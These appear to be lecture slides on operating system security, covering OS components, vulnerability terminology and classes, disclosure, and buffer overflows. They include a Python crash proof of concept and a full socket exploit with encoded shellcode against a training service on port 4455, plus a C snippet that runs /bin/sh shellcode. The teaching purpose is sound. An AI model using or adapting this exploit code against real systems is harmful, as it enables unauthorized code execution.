Operating Systems and Program (in)security

Kc Udonsi

An Amateurish Introduction To Operating System


Operating Systems - Components

- **Process, Threads** - Process; an instance of a running program, a containers for one or more threads. Thread; a unit of execution managed by a scheduler. Synchronization
- **Memory Management** - Process memory allocation, manipulation and privileges etc.
- **File Management** - Data storage, manipulation, privileges etc.
- **Network Management** - Connectivity with other networked nodes


Operating Systems - Components Contd.

- **I/O Device Management** - Hardware interface and abstraction
- **User Management** - Segregation of user w.r.t resources access and management
- **Security Management** - Access control management and enforcement
- **Command Interpreter System** - Terminal for human interface

Operating Systems - Architecture




Learn CS




Wikipedia


- Ring 0 - Kernel
- Ring 3 - Userspace
- Ring -X: False rings, e.g Ring -1 Hypervisor

Operating Systems - Program Memory



Stack Memory, Vuln1001, ost2.fyi, 2022





Heap Memory, Vuln1001, ost2.fyi, 2022

Hypothesis

➡ Programs are run by an authenticated user (authentication)

➡ Resources are accessed through programs (authorization)

➡ Every access is checked by the system (complete mediation)

✓ Everything is "secured" as long as long as the system is well configured and the programs and users behave as expected

◉ But ...

Threats

What can go wrong?

How can the security be compromised?

- A component of the OS may be vulnerable
- A program can be vulnerable
- An adversarial component could be added to the OS or connected via hardware interface
- A program can have an undesirable and malicious behaviour

Vulnerable OS Components and Programs

Vulnerabilities

- A vulnerability is a security weakness in program which may be exploitable to realize or enable a threat
- A program is said to be "vulnerable" if it contains any such weakness
- The Common Weakness Enumeration (CWE) database by Mitre attempts to catalogue these weaknesses: https://cwe.mitre.org/

Why do Vulnerabilities exist ?

- Fundamental oversights in software design. Designed to do the wrong thing a.k.a Design Flaws
- Implementation flaws/bugs relevant to security a.k.a Technical Flaws
- Faulty inter-operation with executing environment a.k.a Operational Flaws
- **Arbitrarily trusting input data, misplaced trust**

Vulnerability Terminology

- **Common Vulnerability Enumeration (CVE) Identification** - A unique identifier for a disclosed vulnerability. E.g CVE-2022-40684. https://www.cvedetails.com

- **Common Vulnerability Scoring System (CVSS)** - Represents the severity of a vulnerability as a numerical score. Currently v3.1. E.g AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C = **9.6** https://www.first.org/cvss/

BeyondTrust, 2022

- **Proof of Concept (PoC)** - A benign program that demonstrates the potential impact of exploiting a vulnerability.

Vulnerability Terminology Contd.

- **Exploit** - A weaponized (contains malicious payload) program that leverages a vulnerability to actualize a threat. Also weaponized PoC

- **0-day vulnerability*** - A vulnerability actively exploited in-the-wild before disclosed (*0 days* after disclosure) to the relevant software vendor. E.g CVE-2022-40684.

- **N-day vulnerability*** - A vulnerability actively exploited *N days* after public disclosure.

- **Disclosure** - The practice of reporting a vulnerability

*** - Definitions may differ in other sources. Sometimes, the 'vulnerability' is replaced with 'exploit'**

Vulnerability Terminology Contd.

```python
import sys, socket

if len(sys.argv) < 2:
  print "\nUsage: " + sys.argv[0] + " <HOST>\n"
  sys.exit()

cmd = "OVRFLW "
junk = "\x41" * 3000
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

Exhibit A - Proof of Concept

```python
import sys, socket

if len(sys.argv) < 2:
  print "\nUsage: " + sys.argv[0] + " <HOST>\n"
  sys.exit()

payload = (
"\xdd\xc6\x89\xe7\xd9\x77\xf4\x58\x8d\x40\x3c\x89\xc3\x83\xc3"
"\x06\x31\xc9\x66\xb9\x5d\xff\x66\xf7\xd1\x0f\xb7\x13\x81\xeb"
"\xfe\xff\xff\xff\xff\x30\x5e\xc1\xe6\x10\xc1\xee\x10\x31\xd6"
"\x66\x89\x30\x8d\x40\x02\x49\x85\xc9\x0f\x85\xdd\xff\xff\xff"
"\x18\x7b\x72\x0c\x25\x8d\xe4\x93\xf0\x0c\x25\x8d\x84\x1a\x15"
"\x3d\xe5\xe9\x0f\x4a\x25\xb6\xb7\xe5\x84\x18\x31\x3d\xc5\xcd"
"\x8b\xaf\x7b\x1b\xf4\x32\x27\x93\x1a\x67\xf6\x1e\x07\x52\xd5"
"\x6a\xf7\xd9\xe5\xa0\x87\x3d\x7c\x8b\xf5\x2b\xcd\x01\xf7\xc7"
"\xe4\x53\x2e\x49\xf6\x16\xb5\xd8\x77\x69\xf7\xc5\x3e\x91\x6f"
"\x8a\xcd\x8c\xb5\xa5\xe4\x8b\x1b\xbd\x4a\x09\x25\x44\x16\xbc"
"\x8d\x31\xc5\x31\xe0\xbf\xf0\xc9\xfe\x4c\xc4\xca\x14\x91\x75"
"\x14\xe0\xcb\xc7\xf7\xfe\x18\xab\x40\x9f\xeb\xff\xcb\x20\x44"
"\x14\xea\x2f\x42\x64\x60\x30\xb1\x74\x23\x3d\x3a\x61\x4e\x94"
"\x7c\x62\x60\xea\x5c\x7f\xf1\x3f\x08\xd9\x6e\x7f\xf1\x57\x7f"
"\xaa\x5c\x20\xa5\x3f\x33\xdd\x7a\x27\x5a\xea\x8b\x4d\x7b\x27"
"\x5a\xc3\x4f\x19\x2b\x4f\x73\x43\x24\x19\xd4\x9a\x23\x13\x74"
"\x49\x94\xca\x63\x43\x1c\xa3\x9b\x15\x83\xbc\xc9\x34\xf1\x10"
"\xeb\x7c\x61\x22\xee\x78\xe9\x7c\x60\x99\x67\x9e\x83\x6c\x36"
"\xce\x0f\x07\x26\x18\x57\x31\xda\x82\xe6\x6c\x5b\xce\x94\x8a"
"\x93\x80\x33\x3e\x21\x28\xc5\x7f\xe6\x56\x42\x45\xa1\x7f\x6f"
"\xb5\x15\x12\xf6\x4e\x99\xdf\x07\x4b\xa0\xac\x64\xb9\xc0\x0f"
"\x84\x90\x65\xb8\x4d\x4b\xa0\x80\xa3\xb8\x09\x1f\xf0\xd6\xf5"
"\xee\x4f\x49\xbe\x80\xa3\xbd\x19\x21\xc7\x4c\x9c\x3b\xe6\xf4"
"\x4e\xac\xd2\x6d\xa0\x0b\x7e\xc4\xda\xea\xbd\x6b\x81\x11\x61"
"\x1a\x08\xc9\xd7\x79\xc7\x8f\xb5\x54\x28\xac\xfb\x89\xc9\x5e"
"\xa8\x57\x1b\xfc\xcc\xe5\xef\x44\x69\x93\xa6\xe5\xbc\xbb\xbc")

cmd = "OVRFLW "
#junk = "\x41" * 2029 + "\x83\x66\x62\x65" * 4 + "\x43" * (3000 - 2029 - 4)
junk = "\x41" * 1369 + "\x83\x66\x52\x56" + "\x90" * 16 + payload + "\x43" * (3000 - 1369 - 4 - len(payload) - 8)
end = "\r\n"

buffer = cmd + junk + end

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

Exhibit B - Exploit

Vulnerability Classes (subset)

- Some common vulnerability classes and their common impact

- **Stack/Heap Buffer Overflow** - Arbitrary Code Execution, Denial of Service

- **Integer Under-/Over- flow** - Code Execution, Denial of Service, Information Disclosure

- **Use After Free** - Arbitrary Code Execution, Denial of Service, Information Disclosure

Vulnerability Classes (subset) Contd.

- Some common vulnerability classes and their common impact

- **Use After Free** - Arbitrary Code Execution, Denial of Service

- **Time of Check Time of Use / Race Conditions -** Elevation of Privilege, Denial of Service

- **Out of Bounds Write/Read** - Arbitrary Code Execution, Information Disclosure, Denial of Service

Vulnerability Discovery and Disclosure

- How are vulnerabilities discovered?

➡ Source code auditing

➡ Fuzzing

➡ Variant analysis

➡ Program analysis (synthetic, static and dynamic)

Vulnerability Discovery and Disclosure Contd.

- How are vulnerabilities disclosed?

  - Responsible or Co-ordinated Disclosure

  - Full Disclosure

  - Private Disclosure

Buffer Overflows

Brief Case Study

Buffer Overflow Attacks

What is the idea?

➡ Injecting wrong data input in a way that it will be interpreted as instructions

How data can become instructions?

➡ Because the data and instructions are the same thing binary values in memory

When was it discovered for the first time?

➡ Understood as early as 1972, first severe attack in 1988

What you need to know


- understand C functions
- familiar with assembly code
- understand the runtime stack and data encoding
- know how systems calls are performed
- Understand memory layout

Stack execution

```
void func(char *str){
  char buf[126];
  strcpy(buf,str);
}
```


Allocate local buffer
(126 bytes in the stack)

Copy argument into local buffer



What if the buffer is overstuffed?

strcpy **does not check** whether the string
at *str contains fewer than 126 characters ...



... if a string longer than 126 bytes is copied into buffer,
it will overwrite adjacent stack locations


Injecting Code

Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";

int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```



Why are we still vulnerable to buffer overflows?

Why code written in assembly code or C are subject to buffer overflow attacks?

➡ Because C has primitives to manipulate the memory directly (pointers ect ...)

If other programming languages are “memory safe”, why are we not using them instead?

- Because C and assembly code are used when a program requires high performances (audio, graphics, calculus …) or when dealing with hardware directly (OS, drivers ….)

Malicious OS Components and Programs

➡ Err 404, See you next week ;)

Malicious Program vs. Vulnerable Program

The program **has been** designed to <u>compromise the security</u> of the operating system

➡ The user executes a malware

The program **has not been** designed to <u>compromise the security</u> of the operating system may can enable the

➡ The user executes a legitimate program that may be coerced into executing a malicious payload. The program is potentially exploitable.

◉ **Arbitrary Code Execution Vulnerability** : a vulnerability that can be exploited to execute a malicious payload (code)

What is a secure system?

Correctness (Safety) vs Security

Safety	**Satisfy specifications** "for reasonable inputs, get reasonable outputs"
Security	**Resist attacks** "for **un**reasonable inputs, get reasonable outputs"

The attacker is an active entity

One say that such program/os is more vulnerable

Some are ...	**so ...**
more deployed than others	more targeted/audited by hackers/researchers
more complex than others	multiple points of failure, larger attack surface
more open to third-party code than others	more "amateur" codes, permissive execution

How to compare OS and programs?

